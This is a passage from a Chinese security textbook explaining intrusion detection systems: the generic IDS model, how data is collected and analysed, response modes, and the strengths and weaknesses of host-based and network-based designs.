另一个重要问题是决定入侵检测系统的运行位置。为了提高入侵检测系统的运行效率，可以安排在与被监视系统独立的计算机上执行审计跟踪分析和攻击性检测。因为监视系统的响应时间对被监视系统的运行完全没有负面影响，也不会因为其他安全有关的因素

而受到影响，这样做既提高了效率，又保证了安全性。

总之，为了有效地利用审计系统提供的信息，通过攻击检测措施防范攻击威胁，计算机安全系统应当根据系统的具体条件选择适用的主要攻击检测方法，并且有机地融合其他可选用的攻击检测方法。同是，我们应当清醒地认识到，任何一种攻击检测措施都不能一劳永逸，必须配备有效的管理和组织措施。

人们对于安全技术的要求将越来越高。这种需求也刺激着攻击检测技术和其理论研究向前发展，同时也必将促进实际安全产品的进一步发展。

11.3　入侵检测系统

入侵检测系统（Instruction Detection System，IDS）是一种对网络传输进行即时监视，在发现可疑传输时发出警报或者采取主动反应措施的网络安全设备。它与其他网络安全设备的不同之处在于，IDS 是一种积极主动的安全防护技术。IDS 最早出现在 1980 年 4 月。1980 年代中期，IDS 逐渐发展成为入侵检测专家系统（IDES）。1990 年，IDS 分化为基于网络的 IDS 和基于主机的 IDS。后又出现分布式 IDS。目前，IDS 发展迅速，已有人宣称 IDS 可以完全取代防火墙。

11.3.1　入侵检测系统模型

所有能够执行入侵检测任务和实现入侵检测功能的系统都可称为入侵检测系统，其中包括软件系统或软、硬件结合的系统。一个通用的入侵检测系统模型如图 11-5 所示。




图 11-5　通用的入侵检测系统模型

在图 11-5 中，通用入侵检测系统模型主要由 4 个部分组成。

（1）数据收集器（又称探测器）。主要负责收集数据，探测器的输入数据流包括任何可能包含入侵行为线索的系统数据，如各种网络协议数据包、系统日志文件和系统调用记录等。探测器将这些数据收集起来，然后再发送到检测器进行处理。

（2）检测器（又称分析器或检测引擎）。负责分析和检测入侵的任务，并向控制器发出警报信号。

（3）知识库。为检测器和控制器提供必需的数据信息支持。这些信息包括用户历史活动档案或检测规则集合等。

（4）控制器。根据从检测器发来的警报信号，人工或自动地对入侵行为做出响应。

此外，大多数入侵检测系统都会包含一个用户接口组件，用于观察系统的运行状态和输出信号，并对系统的行为进行控制。

11.3.2 入侵检测的过程

1．入侵信息的收集

入侵检测的第一步是信息收集，收集的内容包括系统、网络、数据及用户活动的状态和行为。通常需要在计算机网络系统中的若干不同关键点（不同网段和不同主机）收集信息，这除了尽可能扩大检测范围的因素外，还有一个重要的因素就是从一个源来的信息有可能看不出疑点，但从几个源来的信息的不一致性却是可疑行为或入侵的最好标识。

入侵检测很大程度上依赖于收集信息的可靠性和正确性，因此，有必要利用所知道的真正的和精确的软件来报告这些信息。因为入侵者经常替换软件以搞混和移走这些信息，例如替换被程序调用的子程序、库和其他工具。入侵者对系统的修改可能使系统功能失常而看起来跟正常的一样。这需要保证用来检测网络系统的软件的完整性，特别是入侵检测系统软件本身应具有相当强的坚固性，防止被篡改而收集到错误的信息。

入侵检测利用的信息一般来自以下 4 个方面。

（1）系统和网络日志。

如果不知道入侵者在系统上都做了什么，那是不可能发现入侵的。日志提供了当前系统的细节，哪些系统被攻击了，哪些系统被攻破了。因此，充分利用系统和网络日志文件信息是检测入侵的必要条件。日志中包含发生在系统和网络上的不寻常和不期望活动的证据，这些证据可以指出有人正在入侵或已成功入侵了系统。通过查看日志文件，能够发现成功的入侵或入侵企图，并很快地启动相应的应急响应程序。日志文件中记录了各种行为类型，每种类型又包含不同的信息，例如记录“用户活动”类型的日志，就包含登录、用户 ID 改变、用户对文件的访问、授权和认证信息等内容。很显然地，对用户活动来讲，不正常的或不期望的行为就是重复登录失败、登录到不期望的位置以及非授权的企图访问重要文件等。

由于日志的重要性，所有重要的系统都应定期做日志，而且日志应被定期保存和备份，因为不知何时会需要它。许多专家建议定期向一个中央日志服务器上发送所有日志，而这个服务器使用一次性写入的介质来保存数据，这样就避免了攻击者篡改日志。系统本地日志与发到一个远端系统保存的日志提供了冗余和一个额外的安全保护层。现在两个日志可以互相比较，任何的不同显示了系统的异常。

（2）目录和文件中的不期望的改变。

网络环境中的文件系统包含很多软件和数据文件，包含重要信息的文件和私有数据文件经常是攻击者修改或破坏的目标。目录和文件中的不期望的改变（包括修改、创建和删除），特别是那些正常情况下限制访问的，很可能就是一种入侵产生的指示和信号。攻击者经常替换、修改和破坏他们获得访问权的系统上的文件，同时为了隐藏系统中他们的表现及活动痕迹，都会尽力去替换系统程序或修改系统日志文件。

（3）程序执行中的不期望行为。

网络系统上的程序执行一般包括操作系统、网络服务、用户启动的程序和特定目的的

应用，例如数据库服务器。每个在系统上执行的程序由一到多个进程来实现。每个进程执行在具有不同权限的环境中，这种环境控制着进程可访问的系统资源、程序和数据文件等。一个进程的执行行为由它运行时执行的操作来表现，操作执行的方式不同，它利用的系统资源也就不同。操作包括计算、文件传输、设备和其他进程，以及与网络间其他进程的通信。

一个进程出现了不期望的行为可能表明攻击者正在入侵系统。攻击者可能会将程序或服务的运行分解，从而导致它失败，或者是以非用户或管理员意图的方式操作。

（4）物理形式的入侵信息。

这包括两个方面的内容，一是未授权的对网络硬件连接，二是对物理资源的未授权访问。入侵者会想方设法去突破网络的周边防卫，如果他们能够在物理上访问内部网，就能安装他们自己的设备和软件。依此，入侵者就可以知道网上的由用户加上去的不安全（未授权）设备，然后利用这些设备访问网络。

2．信号分析

对上述 4 类收集到的有关系统、网络、数据及用户活动的状态和行为等信息，一般通过三种技术手段进行分析：模式匹配、统计分析和完整性分析。其中前两种方法用于实时的入侵检测，而完整性分析则用于事后分析。

1）模式匹配

模式匹配就是将收集到的信息与已知的网络入侵和系统误用模式数据库进行比较，从而发现违背安全策略的行为。该过程可以很简单（如通过字符串匹配以寻找一个简单的条目或指令），也可以很复杂（如利用正规的数学表达式来表示安全状态的变化）。一般来讲，一种进攻模式可以用一个过程（如执行一条指令）或一个输出（如获得权限）来表示。该方法的一大优点是只需收集相关的数据集合，显著减少系统负担，且技术已相当成熟。它与病毒防火墙采用的方法一样，检测准确率和效率都相当高。但是，该方法存在的弱点是需要不断的升级以对付不断出现的黑客攻击手法，不能检测到从未出现过的黑客攻击手段。

2）统计分析

统计分析方法首先给系统对象（如用户、文件、目录和设备等）创建一个统计描述，统计正常使用时的一些测量属性（如访问次数、操作失败次数和延时等）。测量属性的平均值将被用来与网络、系统的行为进行比较，任何观察值在正常值范围之外时，就认为有入侵发生。例如，统计分析可能标识一个不正常行为，因为它发现一个在晚 8 点至早 6 点不登录的账户却在凌晨两点试图登录。其优点是可检测到未知的入侵和更为复杂的入侵，缺点是误报、漏报率高，且不适应用户正常行为的突然改变。具体的统计分析方法如基于专家系统的、基于模型推理的和基于神经网络的分析方法，目前正处于研究热点和迅速发展之中。

3）完整性分析

完整性分析主要关注某个文件或对象是否被更改，这经常包括文件和目录的内容及属性，它在发现被更改的、应用程序方面特别有效。完整性分析使用消息摘要函数（例如 MD5），它能识别哪怕是微小的变化。其优点是不管模式匹配方法和统计分析方法能否发现入侵，只要是成功的攻击导致了文件或其他对象的任何改变，它都能够发现。缺点是一般以批处理方式实现，不用于实时响应。尽管如此，完整性检测方法还应该是网络安全产

品的必要手段之一。例如，可以在每一天的某个特定时间内开启完整性分析模块，对网络系统进行全面的扫描检查。

3．入侵检测响应方式

入侵检测响应方式分为主动响应和被动响应。

被动响应型系统只会发出告警通知，将发生的不正常情况报告给管理员，本身并不试图降低所造成的破坏，更不会主动地对攻击者采取反击行动。

主动响应型系统可以分为对被攻击系统实施控制和对攻击系统实施控制的系统。

对被攻击系统实施控制（防护）。它通过调整被攻击系统的状态，阻止或减轻攻击影响，例如断开网络连接、增加安全日志、杀死可疑进程等。

对攻击系统实施控制（反击）。这种系统多被军方所重视和采用。

目前，主动响应型系统还比较少，即使做出主动响应，一般也都是断开可疑攻击的网络连接，或是阻塞可疑的系统调用，若失败，则终止该进程。但由于系统暴露于拒绝服务攻击下，这种防御一般也难以实施。

11.3.3 入侵检测系统分类

1．基于主机的入侵检测系统

基于主机的入侵检测系统在主机或操作系统上检查有关信息来探测入侵行为。这种入侵检测系统通过系统调用、审计日志和错误信息等对主机进行分析。一个典型的基于主机的入侵检测系统部署如图 11-6 所示。




图 11-6 基于主机的入侵检测系统部署

基于主机的入侵检测系统（HIDS）通常是安装在被重点检测的主机之上，主要是对该主机的网络实时连接以及系统审计日志进行智能分析和判断。如果其中主体活动十分可疑（特征或违反统计规律），入侵检测系统就会采取相应措施。

基于主机的 IDS 使用验证记录，并发展了精密的可迅速做出响应的检测技术。通常，基于主机的 IDS 可监探系统、事件和 Windows NT 下的安全记录以及 UNIX 环境下的系统记录。当有文件发生变化时，IDS 将新的记录条目与攻击标记相比较，看它们是否匹配。如果匹配，系统就会向管理员报警并向别的目标报告，以采取措施。

基于主机的 IDS 在发展过程中融入了其他技术。对关键系统文件和可执行文件的入侵检测的一个常用方法，是通过定期检查校验和来进行的，以便发现意外的变化。反应的快慢与轮询间隔的频率有直接的关系。最后，许多系统都是监听端口的活动，并在特定端口被访问时向管理员报警。这类检测方法将基于网络的入侵检测的基本方法融入到基于主机的检测环境中。

尽管基于主机的入侵检查系统不如基于网络的入侵检查系统快捷，但它确实具有基于网络的系统无法比拟的优点。这些优点包括：更好的辨识分析、对特殊主机事件的紧密关注及低廉的成本。基于主机的入侵侦查系统包括以下功能。

（1）确定攻击是否成功。由于基于主机的 IDS 使用含有已发生事件的信息，它们可以比基于网络的 IDS 更加准确地判断攻击是否成功。在这方面，基于主机的 IDS 是基于网络的 IDS 完美补充，网络部分可以尽早提供警告，主机部分可以确定攻击成功与否。

（2）监视特定的系统活动。基于主机的 IDS 监视用户和访问文件的活动，包括文件访问、改变文件权限，试图建立新的可执行文件或者试图访问特殊的设备。例如，基于主机的 IDS 可以监督所有用户的登录及上网情况，以及每位用户在连接到网络以后的行为。对于基于网络的系统要做到这个程度是非常困难的。基于主机技术还可监视只有管理员才能实施的非正常行为。操作系统记录了任何有关用户账号的增加、删除、更改的情况，只要改动一旦发生，基于主机的 IDS 就能检测到这种不适当的改动。基于主机的 IDS 还可审计能影响系统记录的校验措施的改变。基于主机的系统可以监视主要系统文件和可执行文件的改变。系统能够查出那些欲改写重要系统文件或者安装特洛伊木马或后门的尝试并将它们中断。而基于网络的系统有时会查不到这些行为。

（3）能够检查到基于网络的系统检查不出的攻击。基于主机的系统可以检测到那些基于网络的系统察觉不到的攻击。例如，来自主要服务器键盘的攻击不经过网络，所以可以躲开基于网络的入侵检测系统。

（4）适用于被加密的和交换的环境。交换设备可将大型网络分成许多的小型网络部件加以管理，所以从覆盖足够大的网络范围的角度出发，很难确定配置基于网络的 IDS 的最佳位置。业务映射和交换机上的管理端口有助于此，但这些技术有时并不适用。基于主机的入侵检测系统可安装在所需的重要主机上，在交换的环境中具有更高的能见度。某些加密方式也向基于网络的入侵检测发出了挑战。由于加密方式位于协议堆栈内，所以基于网络的系统可能对某些攻击没有反应，基于主机的 IDS 没有这方面的限制，当操作系统及基于主机的系统看到即将到来的业务时，数据流已经被解密了。

（5）近于实时的检测和响应。尽管基于主机的入侵检测系统不能提供真正实时的反应，但如果应用正确，反应速度可以非常接近实时。老式系统利用一个进程在预先定义的间隔内检查登记文件的状态和内容，与老式系统不同，在当前采用基于主机的系统的中断指令的情况下，这种新的记录可被立即处理，显著减少了从攻击验证到做出响应的时间，在从操作系统做出记录到基于主机的系统得到辨识结果之间的这段时间是一段延迟，但大

多数情况下，在破坏发生之前，系统就能发现入侵者，并中止他的攻击。

（6）不要求额外的硬件设备。基于主机的入侵检测系统存在于现行网络结构之中，包括文件服务器，Web 服务器及其他共享资源。这些使得基于主机的系统效率很高。因为它们不需要在网络上另外安装登记、维护及管理硬件设备。

（7）记录花费更加低廉。基于网络的入侵检测系统比基于主机的入侵检测系统要昂贵得多。

基于主机的入侵检测系统有如下的弱点。

（1）主机入侵检测系统安装在需要保护的设备上，如当一个数据库服务器要保护时，就要在服务器本身上安装入侵检测系统。这会降低应用系统的效率。此外，它也会带来一些额外的安全问题，安装了主机入侵检测系统后，将本不允许安全管理员访问的服务器变成他可以访问的了。

（2）主机入侵检测系统依赖于服务器固有的日志与监视能力。如果服务器没有配置日志功能，则必须重新配置，这将会给运行中的业务系统带来不可预见的性能影响。

（3）全面部署主机入侵检测系统代价较大，企业中很难将所有主机用主机入侵检测系统保护，只能选择部分主机保护。那些未安装主机入侵检测系统的机器将成为保护的盲点，入侵者可利用这些机器达到攻击目标。

（4）主机入侵检测系统除了监测自身的主机以外，根本不监测网络上的情况。对入侵行为的分析的工作量将随着主机数目增加而增加。

2．基于网络的入侵检测系统

基于网络的入侵检测系统对数据包进行分析以探测针对网络的攻击。这种入侵检测系统嗅探网络数据包，并将数据流与已知入侵行为的特征进行比较。一个典型的基于网络的入侵检测系统部署如图 11-7 所示。




图 11-7　基于网络的入侵检测系统部署

基于网络的入侵检测系统使用原始网络包作为数据源。基于网络的 IDS 通常利用一个运行在随机模式下的网络适配器来实时监视并分析通过网络的所有通信业务。它的攻击辨识模块通常使用 4 种常用技术来识别攻击标志：模式、表达式或字节匹配，频率或穿越阀值，低级事件的相关性，统计学意义上的非常规现象检测。

一旦检测到了攻击行为，IDS 的响应模块就提供多种选项以通知、报警并对攻击采取相应的反应。反应因系统而异，但通常都包括通知管理员、中断连接并且为法庭分析和证据收集而做的会话记录。

基于网络的 IDS 已经广泛成为安全策略的实施中的重要组件，它有许多仅靠基于主机的入侵检测法无法提供的优点。

（1）拥有成本较低。基于网络的 IDS 可在几个关键访问点上进行策略配置，以观察发往多个系统的网络通信。所以它不要求在许多主机上装载并管理软件。由于需监测的点较少，因此对于一个公司的环境来说，成本很低。

（2）检测基于主机的系统漏掉的攻击。基于网络的 IDS 检查所有包的头部从而发现恶意的和可疑的行动迹象。基于主机的 IDS 无法查看包的头部，所以它无法检测到这一类型的攻击。例如，许多来自于 IP 地址的拒绝服务型和碎片型攻击只能在它们经过网络时，在基于网络的 IDS 中通过实时监测包流而被发现。

基于网络的 IDS 可以检查有效负载的内容，查找用于特定攻击的指令或语法。例如，通过检查数据包有效负载可以查到黑客软件，而使正在寻找系统漏洞的攻击者毫无察觉。由于基于主机的系统不检查有效负载，所以不能辨认有效负载中所包含的攻击信息。

（3）攻击者不易转移证据。基于网络的 IDS 使用正在发生的网络通信进行实时攻击的检测，所以攻击者无法转移证据。被捕获的数据不仅包括攻击的方法，而且还包括可识别的入侵者身份及对其进行起诉的信息。许多入侵者都熟知审记记录，他们知道如何操纵这些文件掩盖他们的入侵痕迹，来阻止需要这些信息的基于主机的 IDS 去检测入侵。

